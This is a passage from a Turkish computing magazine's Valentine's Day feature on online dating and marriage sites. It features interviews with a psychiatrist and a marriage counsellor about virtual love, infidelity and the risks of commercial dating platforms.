Bir zamanlar “görücü usulü” evlilikleri tartışırken günümüzde İnternet’teki siteler aracılığıyla kurulan evlilikleri tartışır olduk. İnternet’in yaygınlaşmasıyla ilk defa yurt dışında örnekler veren “sanal çöpçatanlık” ortamlarının sayıları ülkemizde de giderek artıyor. Bilişim Dergisi olarak, “14 Şubat Sevgililer Günü” nedeniyle “Dosya” sayfalarımızda İnternet, web sitelerinin toplumdaki sevgi-aşk ve evlilik kurumuna yansımaları, olumlu-olumsuz etkilerini incelemeye çalıştık. İnternet, hayatımızın vazgeçilmezleri arasında yerini sağlamlaştırırken metropol yaşantısı, yoğun iş temposu, sosyal ortam eksikliği ve zaman sorunu nedeniyle kendisini yalnız hisseden birçok kişinin çareyi sanal ortamda aramasına tanık oluyoruz. Kişiler, mail ya da iletilerle anlık sohbetler kurup arkadaş gruplarını genişletiyor ve “sanal aşklar” yaşıyorlar. Öyle ki artık ideal eş arama için sanal ortam tercih edilmeye hatta evliliklerin ilk adımı nette atılmaya başladı. Basında sanal aşk ve evliliklere ilişkin birçok haber yer alıyor. Artık sanal ortamda gerçekleştirilen “tık”lamalar da en son ortaya çıkan evlilik usullerinden biri olarak biliniyor.

90’larda ortaya çıktıklarında çaresiz insanların başvurduğu bir yöntem olarak algılanan ilişki ve arkadaşlık siteleri (e-dating/e-flört), aradan geçen 20 yılda çok daha “meşru” bir yol haline geldi. Her yıl 1 milyon kişinin İnternet’ten evlendiği belirtiliyor. Türkiye’de hâlâ İnternet’ten biriyle tanışıp flört etmek hatta evlenme belli kesimlerce yargılanıp gizlense de, pazarın büyümesi azımsanmayacak bir kitlenin İnternet’i sevgili bulmak için kullandığını gösteriyor. Dünyada online flört endüstrisi 1.8 milyar dolara çıktı. Türkiye’de irili ufaklı 100’ün üzerinde e-flört sitesi bulunuyor. Artık arkadaşlıklar İnternet üzerinden sürdürüldüğü için kimse eskisi kadar birlikte zaman geçirmiyor, birçok evli çift bile evinde konuşmak yerine artık İnternet üzerinden birbiriyle iletişime geçiyor. İnternet aşkları, reel aşklardan daha yoğun ve daha yüksek tonda yaşanıyor. Sanal aşkın kuvveti, gerçek aşktan çok daha şiddetli olabiliyor, sanal ve platonik aşklar engel tanımayabiliyor. “Dosya” konumuz kapsamında, “Sanal ortamında gelişen aşk, sevgi ve evlilik ne kadar yaygın? Dünyada ve Türkiye’de sanal ortamda başlayıp sonuçlanan evlilik ne kadar tercih ediliyor? Aile hayatını nasıl etkiliyor?”sorularını, Türkiye Psikiyatri Derneği Genel Sekreteri

ve Gazi Üniversitesi Tıp Fakültesi Psikiyatri Ana Bilim Dalı Öğretim Üyesi Doç. Dr. Burhanettin Kaya, Yazar, Eğitimci, Çift ve Evlilik Danışmanı Uzman Psikolog Tarık Solmuş, Evlilikmerkezi.com Direktörü Ebru Selvi ve siberalem.com Direktörü Ayşe Gözde Ekmekçi’ye yönelttik.

Aşkın her ortamda yaşanacağına dikkat çeken Kaya, taşıdığı tüm risklerine rağmen aşk denizinin kabardığı en yaygın dünyanın İnternet ortamı olduğunu vurguladı. Kaya, insanların arkadaşlık gereksinimini, ticari ilişkinin nesnesi olarak görüp “meta”ya dönüştüren sitelerin, etik değer, kişisel hak ve özel yaşama saygı bağlamda denetlenmesini istedi.

“Sanal aşk”ları gerçekçi ve sağlıklı bulmayan, gün geçtikçe daha da artacağına inanan Solmuş, bu durumu annelerin eş-gelin adayı aramasının makineleşmiş hali olarak değerlendirdi. Selvi’ye göre sanal ortam, yoğun iş temposu, zamansızlık ve sosyal ortam eksikliği gibi birçok olumsuz etkeni ortadan kaldırıp alternatif bir tanışma ortamı sunulması nedeniyle tercih ediliyor. Ekmekçi ise Türkiye’de yaklaşık 3.5 milyon kişinin aşkı İnternet’te aradığını bildirdi.

Türkiye Psikiyatri Derneği Genel Sekreteri Doç. Dr. Burhanettin Kaya:

İnternet, aşk denizinin kabardığı en yaygın dünya

Sanal ortamda kurulan ilişkilerin günümüz gerçekliğinin bir parçası olduğunu belirten Kaya, insanların arkadaşlık gereksinimini, ticari ilişkinin nesnesi olarak görüp “meta”ya dönüştüren sitelerin, etik değer, kişisel hak ve özel yaşama saygı bağlamında denetlenmesi gerektiğine dikkat çekti.

“14 Şubat Sevgililer Günü” nedeniyle, İnternet, web sitelerinin toplumdaki sevgi-aşk ve evlilik kurumuna yansımalarını içeren Dosya konumuz için Gazi Üniversitesi Tıp Fakültesi Psikiyatri Ana Bilim Dalı Öğretim Üyesi ve Türkiye Psikiyatri Derneği Genel Sekreteri Doç. Dr. Burhanettin Kaya ile sanal ortamda bir söyleşi gerçekleştirdik. İnsanın kendini ifade edebildiği, diğeriyle bulunduğu, karşılaştığı her mecrada aşkın başlayıp yaşanabileceğini anlatan Kaya, aşkın, sanal gerçeklikte de mümkün olduğunu hatta taşıdığı tüm risklerine rağmen aşk denizinin kabardığı en yaygın dünyanın bugün İnternet ortamı olduğunu vurguladı.

“İkili ilişkileri kuramayan ya da yürütemeyen, yüz yüze iletişimin kaygısıyla yüzleşemeyenler için sanal ortamdaki karşılaşma çok rahatlatıcı” diyen Kaya, Facebook’un “korkutucu yüzleşmelerin kaygısını” aldığı için yaygın kullanıldığını düşünüyor. Sanal ortamda kurulan ilişkilerin günümüz gerçekliğinin bir parçası olduğuna işaret eden Kaya, bu mecraların sadece başlatıcı olduğu, kararların gerçek yaşamda kurulan ilişki ile netleştirildiği durumların önemli olduğunu söyledi.

Kaya, sanal ağların insanlarla tanışmak, insani bir iletişim kurmak, iletişimi belirli düzeyde sürdürmek için avantajlı bir yol olabileceğini ancak gerçek hayatta karşılığını bulamamış, sınanmamış ve yeterince etkileşimin yaşanmadığı durumların çok risk taşıdığı kanısında.

Arkadaşlık ve evlilik sitelerinin varlığını sürdüreceğine değinen Kaya, bu sitelerin büyük bir çoğunluğunun ticari kaygıları temel alan ve insanların arkadaşlık gereksinimini bu ticari ilişkinin nesnesi olarak gören bir “meta”ya dönüştüren bir işlev gördüklerini ileri sürdü. Bu amaçla kurulmuş bir sitenin yararlı olduğunun düşünülmemeyeceğini belirten Kaya, söz konusu sitelerin özellikle genç kadın ve erkeklerin cinsel açıdan kötüye kullanılmaları, cinsel ticari sömürünün etki alanına çekilmelerini kolaylaştıran bir potansiyel taşıdıklarının altını çizdi. Kaya, uygun ve denetimsiz insanların iç dünyaları, arzuları, çatışmalarına doğrudan ulaşan bir güce sahip olan bu sitelerin İnternet’in akılcı ve toplumsal açıdan yararlı biçimde kullanımı, etik değerlere saygılı ve bireyin kişisel haklarını koruyan, özel yaşamına saygı duyan bir bağlamda kullanımı ilkesi çerçevesinde denetlenmesi gerektiğini bildirdi.

İnternet’in sadakatsizlik için de önemli bir mecra olduğunu söyleyen Kaya, evlilik içindeki sorunlar, tekdüzelik ve doyumsuzluğun, kişilerin siber flört ve aşklara yelken açmasına yol açtığını belirtti.

-Öncelikle sizce “Aşk” nedir?

-Bazı sözcükler insanı daha duyulmadan heyecandırır. Henüz kendimizle bağlantısını kurmadan, ya da zihnimizde henüz bir şey canlanmadan. Sözcüğün kendisi o denli güçlüdür ki, hissedildiğinde ya da kulakların tanıklığında, yaşama hemen oracıkta bir renk katmaya başlar. Aşk, tam da böyle bir sözcük. Her ne kadar iki kişilik bir ilişkiyi tanımlasa da aşk, toplumsal yansımaları ve sonuçları olan bir süreç. Bunun yanında toplumsallığın etkisinin en az olduğu bir süreç. İki kişi arasında - ki bu çoğunlukla karşı cinstir- kurulan ilişkinin özgün bir biçimi. Tarafların egoları, deneyimleriyle arzularının aynı anda çatıştığı ve birleştiği bir alan... Aşk öylesine güçlü bir sözcüktür ki yalnızca iki kişi arasında bir ilişkiyi tanımlamaz. Bireyin herhangi bir durum ya da işlev karşısındaki duruşunu da belirler ve biçimler. Örneğin birini aşkla sevmek, bir işi aşkla sevmek, aşkla bağlanmak. Aşkla yazması şiirini şairin, bir yaşamı habere dönüştürürken aşkla basmak klavyenin tuşlarına, fotoğraf makinesinin deklanşörüne, aşkla sarılmak fırçaya ve boyaları tuvale savurmak... Aşk tam da böyle hayatın içinden, hayata taraf bir sözcük; ve bence hem umutlu hem de karanlığa karşı... Filozoflar aşkın alanına girmeyi uçsuz bucaksız bir serüvenin için dalmak gibi tanımlıyorlar. Gerçekten de öyle. Hatta aklın bittiği yerde aşkın başladığını öne sürenler var. İnsanın aklını karıştıran, başını döndüren ama iki ayrı bilinci de bir kavşakta buluşturan bir şey. Kimine göre ise aşk bir “görme kusuru”. Bir “düşünce hatası”, bir takıntı... Belki de bu yüzdendir durmadan “aşk nedir?” diye soruyoruz. Ve belki de bu yüzdendir Alman şair ve tiyatro ustası Bertolt Brecht’in dediği gibi “Yanıtını bildiğimiz soruyu durmadan soruyoruz”. “Beni seviyor musun?”... Durmadan ve ısrarla bunu yinelemek istiyoruz.

-Peki, sanal ortamda da gerçek aşklar yaşanır mı? İnternet veya sanal ortamda aşk, neden yaşanır oldu? Kişileri sanal ilişkilere yönelten etkenler nelerdir?

-Aklın bittiği yerde aşkın başladığı önermesini belki de en geçerli kılan kavramlardan biri “İnternet aşkları”. Kamunun bilgisine, medyaya yansıyan öykülere baktığımızda bunu öne sürmek abartı sayılmaz. Yukarıda sınırlarını görünür kılmaya çalıştığım çerçeveden bakınca aşkın her ortamda yaşanacağını açıkça anlaşılıyor. İnsanın kendini ifade edebildiği ve bir diğeriyle buluştuğu, karşılaştığı her mecra da aşk başlayabilir. İnsanın başının dönmesi ve bilincinin bulanması, sanal gerçeklikte çok daha mümkün. Taşıdığı tüm risklerine rağmen, aşk denizinin kabardığı en yaygın dünya, bugün İnternet ortamı. Bu konu aslında son yılların en ilgi çeken tartışma alanlarından biri. Günlük hayat içinde iletişimin etkin biçimde sürdüğü, en yaygın ve hoyrat kullanılan alan İnternet. 1990’lı yıllardan sonra kullanımı giderek yaygınlaşmış durumda. Türkiye İstatistik Kurumu’nun 2007 yılı verileri ülkemizde hane halkının yüzde 27’sinin İnternet kullandığını, İnternet kullanımının en yüksek olduğu yaş grubunun 16-24 yaş aralığı

olduğu ve en çok bilgi arama ve çevrimiçi hizmetler için (yüzde 90) için kullanıldığı söyleniyor. Çevrimiçi hizmetlerin bu denli yaygın olması aslında sosyal paylaşım amaçlı kullanımın ne denli yaygın olduğunun göstergesi. Sosyal medyanın önemli bir iletişim mecrasına dönmesi, bilgi alışverişinin en sık sağlandığı bir ortam niteliği kazanması bu yolla duygusal ilişki ve alışverişlerinde sıklığını artırıyor.

-Dünya ve Türkiye’de sanal ortamında gelişen aşk, sevgi ve evlilikler ne kadar yaygın, ne kadar ve niye tercih ediliyor?

-Bu konuda bir oran vermem güç. Sanal ortamdaki ilişkilerin kolay bir yanı var. Anonim olmaya izin veriyor. Kimliği gizleyebilmek ya da değiştirmek görece bir özgürlük ortamı sağlıyor. Ayrıca uzun süreli bir ilişkide zaman içinde kurulan özel düşünce, duygu ve sırların paylaşımına dayalı yakınlık İnternet ilişkilerinde daha hızla kuruluyor. Aynı ilgileri paylaşan kişiler birbirlerini hızla bulup aynı hızla da kopabiliyor. Ayrıca İnternet üzerinden kurulan cinselliğin, duygusal bağlanmayı kolaylaştırdığı, gerçek ilişkiden uzaklaştırdığı söyleniyor. Bastırılmış duygu, gereksinim ve arzular daha kolay biçimde ifade edilebiliyor. Ödenecek bir bedel olmaması, kurgusal bir kişiliğin ve onun uzantı kurgusal bir hayat öyküsünün, hatta tasarımının oluşturulmasına yol açıyor. İkili ilişkileri kuramayan ya da yürütemeyen, yüz yüze iletişimin kaygısıyla yüzleşemeyenler için sanal ortamdaki karşılaşma çok rahatlatıcı. Bu da işi kolaylaştırıyor. Facebook, yani “yüzler kitabı” tam da adı gibi korkutucu yüzleşmelerin kaygısını alıyor. Aynı zamanda bu denli yaygın kullanılabilmesinin bir nedeni de kontrol edilebilirliği, taraflardan her hangi birinin özgür kararıyla sonlandırılabilmesi... İletişimin yokuşa sürüldüğü noktada taraflara bağlantıyı kesebilme şansı vermesi. Gerçek dünya da bırakıp gitmek ya da terk etmek bu kadar kolay ve bedelsiz değil.

-Kişiler, İnternet siteleri aracılığıyla evlenmeye nasıl karar veriyor?

-Nasıl mı karar veriyor? Zor soru... Aslında bu kararı veren kişilere sormak, belki de bu grup üzerine bir araştırma yapmak gerekli. Yüz yüze olmasa bile bir iletişim sürekliliği sağlamaları, bu bireylerin gerçek ya da kurgusal kişilikleriyle birbirlerini giderek tanımaya başlamaları, ortak bir dünya kurmalarına yol açıyor. Sanal da olsa, bu olanaklı. Sürekliliği olan bir ilişki. Özlenen, merak edilen, akşamın ipe çekilmesine yol açan... Sonuçta her bireyin birbirini anladığı ya da ortak bir dil yakaladığı, yüzünü görmese de birbirleriyle ilgili imgeler oluşturduğu, zihninde canlandırdığı bir ilişki. Sıklıkla bu imgelerin test edilmesi için randevulaşma ve buluşmalar gerçekleşiyor. Bu tür buluşmalar bazen bu büyüünün bozulmasına ve hayal kırıklıklarının yaşanmasına yol açıyor. Hem Amerikan hem de Avrupa sinemasında bu temalara vurgu yapan izleyenleri etkilenmiş birçok film var...

Yeterli veri olmadan ve gerçek yaşamda karşılığı bulunmadan verilen kararlar, çok acı sonuçlara yol açabiliyor. Ama İnternet ortamı ile başlayan ama gerçek yaşamda karşılığını bulan, güçlenen ilişkiler de var. Bu mecranın sadece başlatıcı olduğu, kararların gerçek yaşamda kurulan ilişki ile netleştirildiği durumlar daha önemli olsa gerek. Bu da bakış açılarına bağlı...

-“İnternet” ortamında yürütülen ilişkilerde kişileri bekleyen tehlikeler nelerdir? Avantaj-dezavantaj kolaylık ve tehlikeli noktalara ilişkin değerlendirmenizi alabilir miyiz?

-Elbette birçok risk var. Aslında İnternet ortamı, yarattığı aşklar kadar sadakatsizlik içinde önemli bir mecra haline geldi. Siber-iliski, Siber-aşk, siber-seks ya da

siber-flört diye adlandırılan yeni durum ve tanımlamalar yapılıyor artık. Evlilik içindeki sorunlar, tekdüzelik, doyumsuzluk siber flört ve aşklara yelken açılmasına yol açıyor... Azımsanmayacak oranda yaşam öyküsü dinledim bu konuda. İşten eve gelen, aile bireyleri ile hasbıhal etmeden İnternet başına oturan, bilgisayar başından ayrılamayan eşler. Sanal flörtüyle buluşmak için diğerinin uyumasın bekleyen eşler... Cinsellik konusunda gündelik hayatta son derece tutucu olan kişilerin sanal ortamda açık ve kontrolsüz bir cinsellik sergilediklerine duyuyoruz. Bu tür olaylar seyrek değil.

En büyük risk, sadakatsizlik. Diğer bir istenmeyen sonuç ise, kendini farklı tanıtan kişilerin daha sonra hayal kırıklıkları yaratması. Dikensiz gül gibi sunulan ama aslında dikenli gizlenmiş gül olan insanlar... Bunlar da hiç seyrek değil.

-Aşkı bulmak isteyenlerin arkadaşlık sitelerinde dikkat etmeleri gereken detayları sıralayabilir misiniz?

-Bu engellenemez bir şey. Sanal ortamda kurulan ilişkiler günümüz gerçekliğinin bir parçası. Bu amaçla kurulan siteler de varlığını sürdürecektir. Gerçekten İnternet ve sosyal medya, sanal ağda insanlarla tanışmak, insani bir iletişim kurmak, iletişimi belirli düzeyde sürdürmek için yaygın kullanılan ve avantajlı bir yol olabilir. Ama gerçek hayatta karşılığını bulamamış, sınamamış ve yeterince etkileşimin olmadığı bir ilişkinin her zaman çok daha fazla risk taşıdığı kanısındayım.

-Karşı cinsle ilişki veya evliliklerin İnternet aracılığıyla gerçekleşmesi toplumda ne tür bir dönüşümün işareti, bu sitelerin varlığı toplumların sağlığı için ne ifade ediyor?

-Bu siteler, asıl olarak insanları tanıştırmak ve kaynaştırmak amacıyla olsalar eğer bize söyleyecek fazla bir şey kalmayacak. Ama böyle bir şey yok. Bu sitelerin hemen tamamı reklam odaklı ve reklamların daha fazla görülmesine olanak sağlayacak ticari bir mecra yaratma uğraşısında. Ticari kaygıları temel alan ve insanların arkadaşlık gereksinimini bu ticari ilişkinin nesnesi olarak gören, bir "meta"ya dönüştüren bir işlev görüyorlar. Bu amaçla kurulmuş bir sitenin yararlı olduğunu düşünmek hiç olası değil. Son derece yanıltıcı. Aynı zamanda bu tür siteler özellikle genç kadın ve erkeklerin cinsel açıdan kötüye kullanılmaları, cinsel ticari sömürünün etki alanına çekilmelerini kolaylaştıran bir potansiyel taşıyorlar. Bu siteler, uygun ve denetimsiz insanların iç dünyaları, arzuları, çatışmalarına doğrudan ulaşan bir güce sahipler. Bu özelliklerini bazen insanlık için anlamlı sözcük, kavram, simge ya da değerlerin gölgesine gizlenerek yapıyorlar. Buna özellikle dikkat etmek gerekiyor. İnternet'in akılcı ve toplumsal açıdan yararlı biçimde kullanımı, etik değerlere saygılı ve bireyin kişisel haklarını koruyan, özel yaşamına saygı duyan bir bağlamda kullanımı ilkesi çerçevesinde yaşamın bir parçası olması ve beraberinde denetlenmesi gerekiyor.

-Evlilikler ve ilişkiler sanal ortamdan nasıl etkileniyor?

-İnternet'in bu biçimde kullanımı kişilerarası ilişkilerin yanı sıra evlilik ilişkisini de yakından etkileyen bir durum. Özellikle eşlerden birinin İnternet üzerinden ilişki (siber-iliski) içinde olması evlilik dışı ilişkilere yeni bir boyut kazandırıyor. Daha önce belirttiğim gibi, bu sürecin yarattığı istenmeyen sonuçlardan biri sadakatsizlik. Değişik biçimler de yaşanabiliyor. "Siber ilişki" olarak adlandırılan bu durum, genel olarak duygusal bir ilişkinin İnternet üzerinde yaşanması olarak tanımlanıyor. Bu kişiler zamanlarının büyük bölümünü birbirlerini düşünerek ve yazışarak geçiriyorlar. Siber-flört olarak tanımlanan durum daha çok sohbet odalarında, haber gruplarında ya da anında mesajlaşmayla yürütülen çevrim içi sohbet şeklinde olabiliyor. Eğer kişi, eşiyle cinsel doyuma erişmek yerine cinsel doyum için İnternet'e giriyorsa buna siber-seks adı veriliyor. Siber-seks, İnternet aracılığıyla iki ya da daha fazla kişinin birbirine cinsel uyarılma bazen de cinsel doyuma ulaşmak amacıyla cinsellik içeren mesajlar göndermesi, cinsellik içeren sitelere girilmesi; cinsel yaşama ilişkin açık ayrıntıları içeren yazı ya da görüntülerin İnternet'ten indirilerek iki ya da daha çok kişi arasında paylaşılması gibi durumları içeriyor. Bu durumlar evliliğin giderek daha kötüleşmesine, ilişkinin kopmasına, sanal dünyada başlayan ilişkinin giderek gerçek ilişkinin yerine ikame edilmesine ve boşanmalara yol açabilir. Sadece evlilik açısından değil diğer aile bireyleri, örneğin çocuklarıyla tutarlı ve sürekli bir ilişkiyi ortadan kaldırması açısından da dikkat çekilmesi gereken bir durum olduğunu vurgulamalıyım.

Doç. Dr. Burhanettin Kaya


İstanbul Üniversitesi Tıp Fakültesi'nden 1988'de mezun olduktan sonra Sivas ve Antalya'da pratisyen hekim olarak çalışan Doç. Dr. Burhanettin Kaya, 1996'da psikiyatri uzmanı oldu. Kaya, Kocaeli ve İnönü Üniversitesi'nde çalıştı. Kognitif ve Davranış terapileri eğitimini tamamlayarak psikoterapist olan Kaya, 2006'da psikiyatri doçenti unvanını kazandı. Kaya'nın başlıca ilgi alanları, Sosyal psikiyatri, Psikiyatrik epidemiyoloji, Koruyucu ruh sağlığı, Anksiyete bozuklukları, Ruhsal travma ve ilişkili ruhsal bozukluklar, Cinsel işlev bozuklukları ve Bilişsel davranışçı terapiler, Türkiye Psikiyatri Derneği Genel Sekreteri olan Kaya, halen Gazi Üniversitesi Tıp Fakültesi Psikiyatri Anabilim Dalında öğretim üyesi olarak çalışıyor.

“Aşkın Sanal Halleri”

Dosya konumuz için “Aşkın Sanal Halleri” kitabının yazarı Canan Tan ile de görüşmeye çalıştık. Ancak Tan, yeni bir kitap çıkarma sürecinde olduğu için görüşme talebimize, “Şubattan sonra” şeklinde yanıtladı.

Alev gibidir SANAL AŞKLAR...
Elini yaklaştırdığında ısıtır.
Ortasına atarsan kendini...
Yanarsın, kavrulursun!
İşin sırrı, ayarı tutturmakta.
Nerde duracağını bilmekte...
Ki...ateşlerde yanmayasın...

Bu dizeler, kitabın ilk sayfasından. Kitapta değişik hikâyeler aktarılıyor. Kitabın “Arka kapak” yazısı ise şöyle:
“Vakt-i zamanında, ‘Aldanma ki şair sözü elbette yalandır’ diyen Fuzûlî, günümüzde yaşasa, ‘Aldanma ki sanal aşklar elbette yalandır’ mı derdi? Yoksa, ‘Aşk aşktır’ diyerek, gerçek ya da sanal tüm sevdalıların önüne mi sererdi dizelerini?...
Var mıydın gerçekten? Gözlerimiz buluşmadan, ellerimiz birbirine değmeden, yalnızca yüreklerimizle, doludizgin bir aşk seninle paylaştık mı biz? Yoksa... Acımasız bir aldatmaca mıydı yaşadıklarımız? Kimdin sen? Bilinçaltımın bana oynadığı bir oyun... Gerçekleşmesini istediğim ulaşılmaz bir düş... Kahredici bir duygu yanılısaması... Hangisiydin? Var mıydın gerçekten? Bilemiyorum...”

Yazar, Eğitimci, Çift ve Evlilik Danışmanı Uzman Psikolog Tarık Solmuş:

Sanal ortamda eş bulma, annelerimizin gelin aramasının makineleşmiş hali

Sağlıklı ve mutlu bir ilişki kurabilecek hiç kimsenin sanal ortama ihtiyaç duymayacağına inanan Solmuş, insanların gerçekte olmadıkları halleriyle peşinde koştukları, “ne gerçekçi ne de sağlıklı” bulunduğu sanal ilişkilerin artacağına dikkat çekti.

Koray Özer-Aslıhan Bozkurt

-Öncelikle sizce “Aşk” nedir?

-Öncelikle söyleyelim, aşkın belirli bir tanımını yapmak çok güç ancak bir yaşantının aşk olabilmesi için en azından tutkuyu ve cinsel tatmini barındırması gerektiğini söyleyebiliriz. Aşk denildiğinde tutku ve cinsel tatmin olmak üzere iki öge öne çıkıyor. Tabi bunların düzeyi, derecesi her insana göre farklılık gösterir, her insan tutkuyu daha doğrusu herhangi bir duyguyu farklı düzeylerde yaşar. Dünyada farklı ülkelerin farklı kültürleri var. Kültür, kadın erkek ilişkilerini ve âşık olma sürecini çok etkileyip biçimlendiriyor. Her insanın kendi içinde kendi aşkını yaşadığını düşünebiliriz. Çünkü, herkesin tutkudan anladığı, algıladığı farklı. Bu nedenle de hâlâ aşkın evrensel bir tanımı yapılabilmiş değil.

Aşk tanımı, çoğunlukla 70-80’lerde yapılmış. Facebook çılgınlığı, sanal ortam hesaba katılarak yapılmış değil. Aşk o kadar subjektif, kişinin değer yargıları, yaşam becerilerine göre farklı algılanıyor ki, bunun herkes için geçerli bir tanımını yapmak çok zor. Örneğin sevgi de öyle, herkesin kendince anlam yüklediği, anlamlandırdığı bir duygudur. Dolayısıyla da aslında dünyada 7 milyar insan varsa, 7 milyar aşk vardır diyebiliriz. Yaşadığınız bir uyarılma haline duyguya aşk diye anlam verirsiniz, karşı cinsten birini gördüğümüzde ve bedenimiz o an terleme ya da kalp çarpıntısı gibi tepkiler verdiğinde bunu aşk olarak adlandırırız. Bunu daha çok kadınlar yapıyor. Televizyonlardaki dizilerde, okudukları kitaplardan âşık olan bir kadının neler yaşadığını biliyor, öğreniyor. Benzer durumu herhangi bir nedenle yaşadığında hemen böyle bir etiketlendirme yapıp durumu anlamlandırıyor. Bu açıdan da baktığımızda “Onu görür görmez âşık oldum” cümlesinin aslında bir yanılgı olduğunu söylememiz gerekir. Kişi gerçekte yaşadığı cinsel uyarılmaya aşk adını vermiştir oysa ki âşık olma bir tepkiyi, sonucu ya da anı değil; bir süreci ifade eder. Başlayan ve biten bir süreçtir aşk. Bu nedenle de aşkı tanımlarken örneğin cinsel çekimden ya da ilişkiden değil tatminden bahsetmemiz gerekir.

Aşkı en özet haliyle, insanın bebekliğinden başlayıp ölümüne kadar süren bir bağlanma ihtiyacının yetişkinlikteki yansıması olarak düşünebiliriz. Tabi bu bağlanma ihtiyacı bebeklikte anneye yönelikken yetişkinlikte ağırlıklı olarak sevgiliye ya da eşe yönelir. Ve tabi ki yetişkinlikteki bağlanma sürecinde işin içine cinsellik girer.

- Kimin kime âşık olacağının ilk 10 saniye içinde belli olacağı yönünde bir araştırma var. Ayrıca biriyle ilgili yaşadığımız duygunun ne olduğunu araştırıyor, ‘Âşık mıyım-değil miyim?’ diye soruyorsa, o aşk değil, hoşlanma-beğenmedir. Ne dersiniz?

-İlk on saniyede aşk diye bir şey yok. Çünkü bunu örneğin görme engelliler için nasıl genelleyebiliriz. Dünyada yüz binlerce kör kadın ve erkeğin birbirine çok da büyük bir aşkla bağlandığını biliyoruz. Eğer ilk görüşte aşk türü olsaydı bütün aşklar, âmâların ilişkisi olmazdı. Ayrıca Anadolu'da birbirlerini bilmeden evlendirilen ama şimdi sorsanız, "O benim hayatımın adamı-kadını" diyen, birbirini çok seven ve çok sağlıklı giden ilişkiler de var.

Aşk, içinde yüzlerce kelime barındırıyor. Amerika'da üniversitelerde aşk denildiğinde akıllarına ne geldiğine ilişkin bir araştırma yapılmış ve 178 tane kelime çıkmış. Aşk denildiğinde işin içine hormonlar ve birçok duygu giriyor. Bir ilişkiye başlandığında çiftler, bazı tutum ve davranışlarının birbirine uyduğunu görür, kendini güvende hisseder. Çatışma ve rekabet çok azdır. Birtakım kişisel özelliklerden dolayı her geçen gün kişiler, ilişkiyi biraz daha anlamlandırır ve ilişkiye ait olduğunu düşünür. Dolayısıyla âşık olur.

Aşk, aslında bizim hayal dünyasında yaşama arzumuzun bir yanı. Âşık olunduğunda kimse bunun biteceğini kabullenmez. Çabuk biten ilişkilere baktığımızda iki tarafın da "Ben buna deliler gibi âşıktım, niye iki haftada bitti?" sorgulamasına gittiğini görüyoruz. Bu çok doğal, çünkü vücut her gün dopamin denilen salgıyı daha az salgılıyor. (Âşık olan kişilerde, beyinden salgılanan feniletilamin (PEA), dopamin ve norepinefrin adlı hormonlar, kan düzeyini artırıyor. Yapısı daha önceden bilinen uyarıcı ilaçlara benzeyen ve vücutta salgılanmasının artması hoş giden duygular yaratan PEA'nın vücutta artması, aşkın pençesine düşmüş kişilerdeki aşırı heyecanlı, canlı ve hareketli halin nedenidir.) Böyle olunca âşık olunan kişiyi gördüğümüzde daha az tepki veriyoruz. Dolayısıyla aşkın bittiğini düşünüyoruz. Bir açıdan baktığımızda aşk, zaten bitmeli. Çünkü insan âşık olduğunda vücudundaki dopamin salgısı nedeniyle günde üç saat uyur. Bu durumun üç ay hatta yıl boyunca sürdüğünü düşünün. Korkunç bir şey. Aşk başlayıp bitmeli elbette. Ama tabi aşk dediğimiz şey eğer sadece heyecansa o heyecan kaybedildiğinde kişi aşkın da bittiğini düşünüyor.

-Peki, sanal ortamda da gerçek aşklar yaşanır mı?

